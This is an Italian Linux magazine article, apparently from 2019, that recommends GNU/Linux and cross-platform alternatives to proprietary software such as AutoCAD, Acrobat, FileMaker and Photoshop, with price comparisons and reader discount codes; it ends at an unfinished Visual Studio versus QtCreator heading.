
Tra le caratteristiche migliori del software libero, rispetto a quello proprietario, c'è la possibilità di ricevere aiuto se si è in difficoltà. È qualcosa a cui gli utenti Windows non sono particolarmente abituati, quindi ci vuole un po' per entrare nella mentalità giusta. Praticamente tutti i programmi più comuni offrono sul loro sito web un forum o un altro sistema per permette agli utenti di fare rete, scambiandosi commenti, domande, e risposte. Inoltre, esistono anche siti generici (come **askubuntu.com**) in cui è possibile chiedere chiarimenti sui vari software disponibili per GNU/Linux. La lingua franca di internet è ovviamente l'inglese, ma esistono anche siti in italiano (come **chiedi.ubuntu-it.org**). Il vantaggio fondamentale dei siti in lingua inglese è non soltanto la maggiore presenza di utenti (e quindi la maggiore probabilità di ottenere una risposta che risolva il problema), ma la presenza degli stessi autori dei programmi. Non è raro, quando si segnala un problema con un programma, ricevere una risposta dal programmatore che sviluppa quel software, quindi proprio la persona più competente in materia, che può produrre delle apposite patch. Se poi non sapete a chi rivolgervi, potete scrivere un post per chiedere aiuto sul nostro subreddit (***https://www.reddit.com/r/linuxmag_it/***), ricevendo una risposta da altri lettori della nostra rivista o da parte della redazione.

Fig. 1 - I programmi su GNU/Linux sono gestiti come in un App Store

I PROGRAMMI SONO PACCHETTIZZATI

Una delle cose che si nota subito, passando a sistemi GNU/Linux come Ubuntu, Debian, Fedora, o Mageia provenendo da Windows è che i programmi non sono una giungla caotica, sono organizzati in un sistema di pacchetti. Quando avete bisogno di un programma non c'è bisogno di cercarlo su Google, col rischio di finire a scaricarlo da un sito non affidabile e ritrovarvi con malware di vario tipo che infestano il computer. E non c'è nemmeno bisogno di preoccuparsi di rintracciare le versioni giuste delle librerie per evitare conflitti tra i vari programmi. In aggiunta, non c'è nemmeno bisogno di farsi dei promemoria per ricordarsi di andare a cercare manualmente gli aggiornamenti dei vari programmi. Su GNU/Linux basta aprire il proprio gestore dei pacchetti (Software Center sulla maggioranza delle distribuzioni, oppure Synaptic e Muon) e cercare il programma di cui si ha bisogno. Non è fondamentale conoscere il nome esatto, si può navigare per categorie e trovare quello di cui si ha bisogno leggendo le varie descrizioni. Quando si installa un programma, il gestore dei pacchetti si occupa automaticamente di scaricarlo da un server sicuro e di gestire le varie librerie per assicurare l'assenza di conflitti e la piena operatività del sistema. Inoltre, il sistema propone automaticamente gli aggiornamenti a tutti i programmi, sistema operativo incluso, e tutto quello che noi dobbiamo fare è decidere se accettare gli aggiornamenti oppure no. Funziona come una sorta di App Store, e infatti l'idea degli App Store come Google Play è stata presa proprio dal sistema di pacchetti di GNU/Linux. Esiste comunque la possibilità di installare applicazioni autonomamente, usando il formato AppImage, che è un file binario unico contenente tutte le librerie e l'eseguibile di un programma. Questo meccanismo è molto simile all'installazione del programmi su Windows, quindi bisogna stare attenti a scaricare degli AppImage solo da siti affidabili, ma ha comunque il vantaggio di evitare conflitti tra librerie perché viene contenuto tutto nel file, e diverse versioni dello stesso software possono coesistere senza alcun problema.

RASPBERRY: IL DESKTOP PERFETTO PER LE SCUOLE

Che si vogliano usare per le LIM leggere (le lavagne multimediali, costituite da un computer connesso a un videoproiettore), o per realizzare una aula informatica (il contatto degli studenti con un computer è sempre importante, la LIM non basta) i Raspberry Pi sono ormai un perfetto sostituto dei computer tradizionali. Il loro costo ridotto permette di comprarne molti con pochi fondi. Volendo usare un Raspberry Pi 3B+, che ha 1GB di RAM, si può avere un computer completo spendendo circa 65 euro. Volendo ricorrere al nuovissimo Raspberry Pi 4, con 4GB di RAM e due porte HDMI, si spendono circa 120 euro. Il vantaggio delle due porte HDMI è la possibilità dic ollegare contemporaneamente sia il proiettore che uno schermo, cosa molto utile per i computer che vengono usati come LIM e per il registro elettronico di classe.
In questo modo, infatti, il docente non deve girarsi verso la lavagna per vedere cosa sta facendo. Le scuole possono ordinare i Raspberry tramite il sistema MEPA chiedendo direttamente una quotazione al distributore Farnell. Basta scrivere all'indirizzo ***quotazioni@farnell.com*** specificando il materiale di cui si ha bisogno, l'azienda fornirà poi il prezzo complessivo (vi sono sconti in base al numero di Raspberry acquistati) e le istruzioni per il pagamento tramite MEPA. Chi vuole fare l'acquisto da privato, senza avere una partita IVA, può rivolgersi al rivenditore MeloPero (***https://www.melopero.com***).

Fig. 2 - Il kit desktop del Raspberry Pi 4 è disponibile per clienti privati

BRICSCAD: LA VERA ALTERNATIVA A AUTOCAD

Uno dei programmi che, fino a pochi anni fa, non ha praticamente avuto rivali è Autocad. Questo programma è uno standard di fatto del disegno tecnico bidimensionale e tridimensionale, e le varie alternative sono sempre state carenti sono vari punti di vista, soprattutto per quanto riguarda il supporto al formato DWG. Siccome tutti gli utenti usano questo formato, è difficile accettare di usare un programma che non lo supporti pienamente. Ma ora non più: Bricscad è un programma che offre le stesse caratteristiche di Autocad, con alcune funzionalità in più per chi ha esigenze particolari, a un prezzo molto più basso. E, soprattutto, pieno supporto per GNU/Linux, oltre ai classici Windows e MacOS. La velocità di Linux e la sua capacità di gestire intelligentemente processore e memoria lo rendono infatti il sistema ideale per le grandi elaborazioni tridimensionali, e Bricscad ne fa un buon uso fin dal 2010 (diversamente dal software di Autodesk, che non è disponibile per GNU/Linux). L'interfaccia di Bricscad è molto intuitiva, e supporta tutti i comandi di Autocad. Chi conosce Autocad impiega meno di un'ora per prendere confidenza con Bricscad. Anche gli script e le routine LISP sono pienamente compatibili. Il cursore intelligente offre gli strumenti più utili in ogni contesto, per poter fare le operazioni più frequenti con un solo click. Inoltre, sono presenti degli algoritmi di intelligenza artificiale per automatizzare le attività più ripetitive, in particolare la comparazione di disegni, con evidenziamento delle differenze. Offre molte personalizzazioni, tramite moduli aggiuntivi, per aver altre funzionalità, che spesso non sono nemmeno presenti in Autocad. Per esempio, il modulo Communicator permette lo scambio di dati 3D MCAD, utile quando si lavora assieme a altre persone. Mentre il modulo Mechanical permette le animazioni di assemblaggio e smontaggio dei modelli disegnati.

LO SCONTO ESCLUSIVO PER NOSTRI LETTORI

Per ottenere lo sconto del 5% sull'acquisto di una licenza di Bricscad basta chiamare il numero **0422-978585** e comunicare il codice promozionale **LINUX2019BC**. Lo sconto è valido nel mese di settembre 2019 (dal giorno 1 al 30). Ricordiamo che l'acquisto della versione Classic costa 761 euro, mentre quello della versione Pro costa 1040 euro e quello della Platinum costa 1476 euro. Con lo sconto, i prezzi scendono rispettivamente a 723 euro, 988 euro, e 1402 euro, che ovviamente un bel risparmio. E bisogna considerare che questi sono i prezzi per le licenze permanenti, che si possono usare senza limitazioni di tempo. Per avere un riferimento, Autocad LT costa 488 euro all'anno, mentre Autocad 2019 costa 2141 euro all'anno. Anche Bricscad può essere usato con un abbonamento annuale, che costa 304 euro, 416 euro, e 590 euro per la versioni Classic, Pro, e Platinum. Con gli sconti, le cifre scendono rispettivamente a 289 euro, 395 euro, e 560 euro.

AUTOCAD vs BRICSCAD

	Bricscad Classic	Bricscad Pro	Bricscad Platinum	Autocad 2019	Autocad LT
Formato nativo di file DWG 2018	Sì	Sì	Sì	Sì	Sì
Funzionalità CAD familiari	Sì	Sì	Sì	Sì	Sì
Blocchi dinamici	Sì	Sì	Sì	Sì	Sì
Connettività Cloud	Sì	Sì	Sì	Sì	Sì
Licenze di Rete	Sì	Sì	Sì	Sì	No
Licenze permanenti	Sì	Sì	Sì	No	No
Supporto completo per LISP, VBA, BRX (ARX) e .NET	Solo LISP	Sì	Sì	Sì	No
Accesso alle Applicazioni di Terze Parti	No	Sì	Sì	Sì	No
Modellazione 3D diretta	No	Sì	Sì	Sì	No
Rendering, materiali e illuminazione	No	Sì	Sì	Sì	No
Modellazione 3D a mano libera	No	No	Sì	Sì	No
Vincoli 2D e 3D	No	No	Sì	No	No

QOPPA PDF STUDIO: COME ACROBAT A UNA FRAZIONE DEL PREZZO

Qualsiasi ufficio deve lavorare con i PDF. Oggi ogni documento digitale viene inviato nel formato PDF, perché ha il vantaggio di essere un formato dalle specifiche aperte, quindi esistono decine di programmi che lo visualizzano facilmente e gratuitamente. Il problema nasce quando si tratta di creare e soprattutto modificare i PDF: programmi che facciano queste cose costano molto, soprattutto il famoso Adobe Acrobat Pro (più di 200 euro l'anno). E spesso non funzionano bene su GNU/Linux. Invece, Qoppa PDF Studio ha un costo molto più contenuto, che potete ridurre ulteriormente col nostro buono sconto, e offre tutte le caratteristiche di Adobe Acrobat funzionando perfettamente su GNU/Linux (e anche Windows e MacOS). Offre anche delle funzioni che, al momento, non sono disponibili nel software di Adobe. Tra le sue caratteristiche più interessanti ricordiamo la possibilità di modificare testi, immagini, tracciati, e persino le ombreggiature dei PDF, oltre alla completa validazione dei PDF/A per la conservazione a lungo termine dei file. Utilissima la funzione di conversione in HTML5 e SVG, per trasformare un PDF in un formato facile da visualizzare in un sito web e da modificare con qualsiasi programma di grafica. Questa funzione non è presente in Adobe Acrobat, così come la libreria personalizzata di commenti, che permette di memorizzare dei commenti ricorrenti per applicarli alla revisione di un documento in pochi click. Dal lato sicurezza, fondamentale per uffici aziendali, lo strumento di censura dei dati elimina completamente porzioni sensibili di un documento, per evitare che dati privati vengono inavvertitamente pubblicati, e PDF Studio supporta perfettamente la crittografia e la firma digitale dei documenti (come prevista dall'ordinamento italiano). Per chi lavora con tanti PDF, poi, le funzioni batch consentono l'esecuzione di varie modifiche automaticamente su più documenti.

LO SCONTO ESCLUSIVO PER NOSTRI LETTORI

Per ottenere lo sconto del 20% è sufficiente usare il codice promozionale **LinuxMag** durante l'acquisto di Qoppa PDF Studio (***https://www.qoppa.com/pdfstudio/buy/***). Il prezzo completo è di 78 euro per la versione Standard e di 114 per la versione Pro. Con lo sconto è quindi possibile avere la versione professionale a 91 euro e quella di base a 62 euro. Il personale che lavora presso una scuola (primaria, secondaria, e università, pubbliche e private) può usare anche il buono sconto speciale "ACADEMIA", per ottenere uno sconto del 50% sul prezzo totale. Ricordiamo che ogni codice di licenza può essere installato su due computer (anche con sistemi operativi diversi). Un risparmio notevole, rispetto a Adobe Acrobat. Inoltre, la licenza è valida per sempre (non scade dopo un anno).

ADOBE ACROBAT vs QOPPA PDF STUDIO

	PDF Studio Standard	Adobe Acrobat® Standard	PDF Studio Pro	Adobe Acrobat® Pro
Revisioni e annotazioni nei PDF	Sì	Sì	Sì	Sì
Libreria delle annotazioni	Sì	No	Sì	No
Riempi e salva form	Sì	Sì	Sì	Sì
Designer interattivo per i form	No	Sì	Sì	Sì
Impostazione password e permessi	Sì	Sì	Sì	Sì
Firma digitale dei PDF	No	Sì	Sì	Sì
Combina e riarrangia documenti	Limited	Sì	Sì	Sì
OCR (testo da scansioni)	No	No	Sì	Sì
Modifica contenuto dei PDF	No	Sì	Sì	Sì
Censura permanente	No	No	Sì	Sì
Comparazione PDF	No	No	Sì	Sì
Ottimizzazione PDFs	No	No	Sì	Sì
Elaborazione batch PDF multipli	No	No	Sì	Sì
Conversione a PDF/A	No	No	Sì	Sì
Conversione a HTML5/SVG	No	No	Sì	No
Sovrapposizione avanzata	No	No	Sì	(Sì, con plugin)
Adobe Compliant PDFs	Sì	Sì	Sì	Sì

ZOHO CREATOR: UN FILEMAKER SUL WEB FACILE DA USARE

I due sistemi più comunemente usati negli uffici e nelle scuole per gestire dei database sono Microsoft Access e Apple Filemaker. Mentre Access è ormai una tecnologia antica, Filemaker è progettato per essere un database di rete, ma senza dover costruire tutto da capo come con MySQL. Grazie ai designer dei form e alla gestione automatica dei dati, anche i non programmatori riescono a usarlo. Però, Filemaker ha lo svantaggio di essere costoso e disponibile solo per alcuni sistemi operativi, tra i quali non c'è GNU/Linux. Invece, Zoho Creator si basa su una interfaccia web offerta in cloud computing direttamente sui server di Zoho. Questo software ha anche il vantaggio, rispetto a alternative come MySQL, di poter importare database Filemaker. Se avete dei database Filemaker e volete passare a una alternativa che funzioni su più dispositivi e costi di meno, con Zoho Creator potete importare tutto, dai dati ai form, trasformando la vostra applicazione Filemaker in una app di Zoho Creator. Infatti, anche con Zoho Creator, si possono creare delle app: ogni app è fondamentalmente il contenitore del database, dei form, delle varie connessioni, e del codice che è stato eventualmente scritto sfruttando le potenti API per automatizzare delle procedure. Le app sono utilizzabili da qualsiasi browser web, anche su sistemi mobile quindi, diversamente da Filemaker, possono essere usate su qualsiasi sistema operativo. Per quanto riguarda gli utenti, Zoho Creator si basa su questa logica: quando si crea un nuovo progetto di database, si è "amministratori". È poi possibile creare altri utenti, con vari tipi di permessi: ad alcuni può essere permessa solo la lettura, a altri la scrittura, a altri l'accesso alle API, altri ancora potranno gestire gli utenti e così via. La differenza nei piani offerti da Zoho Creator sta nelle limitazioni: con il piano Basic si possono creare fino a 3 app e 25000 record nel database. Con il piano Premium si possono creare fino a 50 app e un numero illimitato di record, mentre con il piano Ultimate non ci sono limiti.

LO SCONTO ESCLUSIVO PER NOSTRI LETTORI

Per ottenere uno sconto del 10% basta inviare una email all'indirizzo ***jose.valentin@zohocorp.com*** dall'indirizzo con cui ci si è iscritti sul sito web di Zoho Creator, usando **LinuxMag promo** come oggetto dell'email, e seguire le istruzioni. Zoho Creator offre tre diversi piani: Basic costa 120 euro l'anno, Premium costa 240 euro, e Ultimate costa 420 euro, per ogni utente. Con il nostro sconto, i prezzi scendono a 108 euro, 216 euro, 378 euro. Per aver il confronto, la licenza di Filemaker costa 702 euro per la versione Pro Advanced e 960 euro IVA esclusa all'anno per offrire a 5 utenti la versione Server (il prezzo varia in base al numero di utenti). È difficile fare un confronto diretto, perché il metodo di vendita è differente, ma basta notare che il prodotto base costa circa 600 euro con Zoho Creator e 1170 per Filemaker per un ufficio di 5 utenti.

FILEMAKER vs ZOHO CREATOR


	Zoho Creator	Filemaker
Piano gratuito	Sì	No
Piattaforma cloud	Sì	No
Designer drag&drop per i form	Sì	No
Script editor	Sì	Sì
Marketplace	Sì	Sì
App di esempio e guida	Sì	Sì
App native per iOs	Sì	Sì
App native per Android	Sì	No
Browser mobile	Sì	Sì
Free Live Demo	Sì	Sì
Wiki e supporto dalla community	Sì	Sì
Supporto via email	Sì	Sì

PHOTOSHOP vs KRITA


Photoshop è talmente famoso che il suo nome è comunemente usato come sinonimo per il "fotoritocco". In realtà per il fotoritocco esistono molti programmi che costituiscono una valida alternativa: GIMP è sicuramente il più completo, ha praticamente tutte le funzioni del programma di Adobe per ritoccare immagini, anche se gli strumenti sono disposti in modo diverso nell'interfaccia grafica. E per il disegno a mano libera, magari con tavoletta grafica? Per quello c'è Krita, un programma che non è solo una alternativa a Photoshop, ma è anche meglio perché è progettato da artisti per gli artisti, quindi è molto più intuitivo. Inoltre, Krita apre correttamente i file PSD sia in lettura che in scrittura, quindi usando Krita si può collaborare con dei colleghi che fanno ancora uso di Photoshop. Se GIMP è un programma tutto sommato amatoriale, quando si tratta di disegno, Krita è ormai usato e apprezzato da molti professionisti. Se avete una tavoletta grafica Wacom, poi, ricordiamo che sono tutte supportate automaticamente dai sistemi GNU/Linux.

www.krita.org


LIGHTROOM vs LIGHTZONE

Ogni fotografo, amatore o professionista, può ormai permettersi una reflex digitale. E quindi tutti sanno dell'esistenza del formato RAW, anche noto come "pellicola digitale". Pochi però sanno come usarlo bene, il che sarebbe importante perché questi file possono essere "sviluppati" manualmente come i vecchi rullini, ottenendo il massimo delle qualità dalle proprie foto. Molte persone usano Adobe Lightroom ma, oltre a essere costoso, è anche abbastanza complicato da usare. Lightzone, invece, è una perfetta alternativa per lo sviluppo delle fotografie digitali in modo intuitivo. La divisione dell'immagine in "zone" di luce, che possono essere riarrangiate manualmente, permette la correzione a colpo d'occhio di luci e ombre. Inoltre, lo strumento Reillumina analizza la luce della fotografia e permette di redistribuirla a piacimento. Sono poi disponibili molti filtri simili a quelli che si usavano per lo sviluppo analogico, che risultano facili da applicare per chi ha iniziato a scattare quando ancora si usavano i rullini.

www.lightzoneproject.org

INDESIGN vs SCRIBUS

I programmi di impaginazione professionale più famosi sono sicuramente Quark Xpress e Adobe InDesign. Tuttavia, non bisogna dimenticare Scribus: questo programma è estremamente completo, e permette di svolgere ogni tipo di impaginazione, dalle semplici brochure agli articoli e i libri. Esistono anche degli script che permettono di automatizzare alcuni tipi di impaginazione: per esempio, lo script per il calendario produce la struttura di un calendario, con i giorni corretti in base all'anno desiderato. L'editor delle forme è poi molto intuitivo, e permette di dare al testo una forma qualsiasi, anche disegnandola manualmente: basta creare e spostare i punti del contorno delle caselle di testo. Offre anche la possibilità di modificare le immagini, applicandovi degli effetti senza bisogno di usare alcun altro programma. Purtroppo, non esistono metodi per aprire con Scribus gli impaginati in formato INDD, ma è possibile aprire i file IDML, XTG, e i PUB.

www.scribus.net

FINALE vs ROSEGARDEN

Quando si studia musica, che sia a scuola o per conto proprio, è importante mettere in pratica le nozioni rapidamente. Questo vale soprattutto con il pentagramma: per imparare a leggerlo e scriverlo conviene affidarsi a un software di notazione musicale interattiva. Il più diffuso nelle scuole è solitamente Finale, che non è libero e costa anche abbastanza per il bilancio di un istituto comprensivo, ma esiste un programma praticamente identico completamente libero e gratuito: si chiama Rosegarden. Rosegarden ha tutte le principali funzioni di Finale, e si interfaccia con il server audio a bassa latenza Jack, quindi può funzionare coordinandosi con altri software come Hydrogen (per simulare le percussioni realistiche), JackRack per gli effetti e Qsynth per la sintesi delle note musicali. Ma è anche in grado di registrare autonomamente sia l'audio del microfono che le note da interfacce MIDI, e il mixer integrato offre la possibilità di produrre le proprie canzoni curando anche i dettagli della sonorità.

www.rosegardenmusic.com

ADOBE AUDITION vs ARDOUR

I musicisti hanno sempre bisogno di registrare le proprie canzoni. Una volta l'unica possibilità era offerta da un costoso studio di registrazione, oggi è possibile per chiunque acquistare a poco prezzo il materiale necessario per registrare voce e strumenti musicali con un computer. Ovviamente, poi serve il software adatto. Molti utenti su Windows si affidano a prodotti come Adobe Audition, ma esiste una alternativa completamente libera e gratuita che viene usata in molti studi di registrazione professionali. Si chiama Ardour, ed è la soluzione completa per registrare di tutto, dai brani musicali al doppiaggio cinematografico. Non dimentichiamo anche che Linux offre un kernel real time (tutte le distribuzioni ne hanno uno tra i repository). Questa è la soluzione perfetta per registrare la musica ad alta qualità senza rischiare che la grande mole di dati che arriva dai vari microfoni connessi possa non essere perfettamente sincronizzata. Usando il server audio a bassa latenza Jack si è sicuri di non perdere nemmeno una frazione di secondo di audio.

www.ardour.org

ADOBE PREMIERE vs KDENLIVE

Chi segue GNU/Linux Magazine Italia sa che da alcuni anni ormai proponiamo sempre articoli dedicati a Kdenlive, il programma perfetto per i videoamatori. Esistono ovviamente diverse alternative a pagamento, da Pinnacle Studio a Adobe Premiere, ma Kdenlive non li fa affatto rimpiangere. In realtà, Kdenlive offre anche molti effetti e transizioni che possono essere usate per realizzare effetti speciali anche molto complicati. Quindi in realtà è una alternativa sia a Adobe Premiere che After Effects, anche se di questo non ha le funzionalità tridimensionali. Chi ha bisogno di effetti 3D può rivolgersi a Blender, la cui funzioni di camera tracking si sposano benissimo con il simulatore di particelle. Per chi, poi, ha bisogno di lavorare a grandi produzioni, sono disponibili per sistemi GNU/Linux anche software professionali, come il programma Lightworks, che ha vinto alcuni premi Oscar per il montaggio e sembra essere apprezzato da Martin Scorsese.


www.kdenlive.org

VISUALIZZATORE FOTO vs GWENVIEW

Prima o poi, a tutti capita di lavorare con delle foto. Il visualizzatore immagini di un sistema è una componente spesso molto sottovalutata, ma la realtà è che il programma giusto può fare la differenza, semplificando molto la vita al momento giusto. Il visualizzatore integrato in Windows è davvero soltanto questo: un visualizzatore. Le operazioni che permette di fare sulle immagini sono davvero poche, e se si vuole fare qualche modifica bisogna recuperare un altro programma. Invece, Gwenview si occupa ovviamente di visualizzare le foto, con modalità differenti a seconda delle proprie preferenze, ma permette anche di ritagliare, ridimensionare, ruotare e ribaltare una immagine. Inoltre, sono disponibili delle procedure guidate per importare immagini dal web o esportarle su Google Drive, Facebook, e altri servizi. La procedura più interessante è quella che permette di impaginare automaticamente le proprie fotografie, per stamparle esattamente alla dimensione desiderata.

https://userbase.kde.org/Gwenview/it

ESPLORA RISORSE vs DOLPHIN

Chi proviene da Windows, probabilmente, da per scontato che il gestore dei file, l'eterno Esplora Risorse, sia l'unica possibilità per visualizzare i propri file. Semplicemente, non è contemplato che possa esistere una alternativa. In realtà, di alternative su GNU/Linux ce ne sono parecchie, ma il più completo di tutti è certamente Dolphin, erede di Konqueror. Dopo averlo provato sarà difficile tornare a Esplora Risorse rinunciando alle comodità che Dolphin offre per le piccole operazioni di tutti i giorni. Una delle più evidenti è la possibilità di aprire più schede nella stessa finestra, come nei browser web. Ma non solo: la barra dell'indirizzo riconosce molti protocolli, quindi è possibile navigare dentro un server FTP, NFS, Samba, SSH, e persino nel proprio account Google Drive come se i file fossero sul PC. Un'altra funzionalità utile è la barra del filtro, per visualizzare i file in base al nome. E il terminale integrato, che può essere usato per agire sui file vedendo in tempo reale le modifiche.

https://userbase.kde.org/Dolphin/File_Management/it

MS DOCUMENT IMAGING vs SKANLITE E KOCR

Una delle periferiche che non accenna a sparire dagli uffici è lo scanner. Il problema è che spesso scansionare documenti è una sofferenza: ogni scanner ha un programma tutto suo, e prima di ottenere una scansione bisogna spesso eseguire tutta una procedura. Ma su GNU/Linux non funziona così: ogni scanner, e i driver sono disponibili per la maggioranza dei dispositivi che seguono lo standard SANE o Twain, può essere usato con un programma qualsiasi. Il più semplice è Skanlite, una interfaccia spartana che permette di selezionare risoluzione e colori senza far perdere tempo con dettagli inutili. È persino possibile usare scanner di rete senza bisogno di configurare nulla, semplicemente basta sceglierlo dall'elenco di dispositivi rilevati all'avvio di Skanlite. Se poi si vogliono passare le pagine scansionate all'OCR, usando il famoso open source Tesseract, si possono usare programmi come gImageReader e KOCR che offrono una interfaccia grafica per automatizzare il riconoscimento del testo e produrre un PDF ricercabile.

https://kde.org/applications/graphics/org.kde.skanlite

3D STUDIO MAX vs BLENDER

Se Autocad è uno standard del disegno tecnico computerizzato, 3D Studio Max è probabilmente il programma più famoso per la modellazione e l'animazione tridimensionale, assieme al rivale Cinema 4D. Ma esiste un altro programma, comunque molto famoso, in grado di offrire le stesse funzionalità di questi due: Blender. La sua interfaccia non è troppo intuitiva, ma una volta imparati i pochi comandi necessari per svolgere le operazioni più comuni, si può modellare facilmente qualsiasi oggetto e animarlo usando il classico metodo dello scheletro. Ma non solo: Blender è anche un ottimo editor per il montaggio video, per il compositing degli effetti speciali, e soprattutto il migliore motore di tracking gratuito (che permette di seguire il movimento della cinepresa in un filmato per inserire oggetti tridimensionali finti in una scena reale). La nuova versione di Blender, la 2.8, promette di rendere l'interfaccia più intuitiva.

www.blender.org


ARCGIS vs QGIS

Geologi, idrologi, e chiunque faccia attività sul terreno ha bisogno di carte geografiche dettagliate e di facile manipolazione. Vale anche per appassionati di montagna, la protezione civile, biologi che raccolgono campioni, speleologi che ricercano grotte e archeologi che vanno alla ricerca di reperti del passato. Tutte queste persone hanno bisogno di un programma GIS, che offra loro la possibilità di gestire la molta cartografia che esiste, in Italia. Il programma open source che non ha nulla da invidiare a alcuna alternativa proprietaria si chiama QGis. Oltre a supportare tutti i principali formati (dagli shapefile alle immagini TIFF) ha anche memorizzati tutti i sistemi di riferimento, ed è in grado di sovrapporre carte che provengono da sistemi diversi. Per esempio, si possono sovrapporre le isoipse nel sistema ETR89 a immagini LiDAR nel sistema Roma40, assieme a un tracciato GPS nel sistema WGS84. Inoltre, si possono eseguire tutta una serie di calcoli automatici in base ai dati estrapolabili dalle carte.


www.qgis.org

R STUDIO vs RKWARD


Chiunque passi per una università scientifica avrà a che fare con la statistica. E dovrà realizzare dei grafici. Il linguaggio R è la scelta migliore tra tutte le opzioni per eseguire calcoli su dati sperimentali, e produrre dei grafici abbastanza gradevoli da essere stampati. I grafici che si ottengono con R possono essere in formato vettoriale SVG, il che è ovviamente molto utile per garantire la massima qualità di stampa in ogni occasione. Inoltre, possono essere prodotti in automatico. R però, essendo un linguaggio di programmazione, può non essere del tutto alla portata dei neofiti. Per questo motivo è bene avere una interfaccia grafica che aiuti nella composizione dei comandi. Al famoso R Studio, che si trova per Windows, è possibile contrapporre RKWard, che funziona perfettamente su GNU/Linux e offre una interfaccia molto intuitiva per navigare nel proprio dataset. Inoltre, ha decine di procedure guidate per realizzare grafici e eseguire i tipi più comuni di calcoli.

https://rkward.kde.org

VISUAL STUDIO vs QTCREATOR

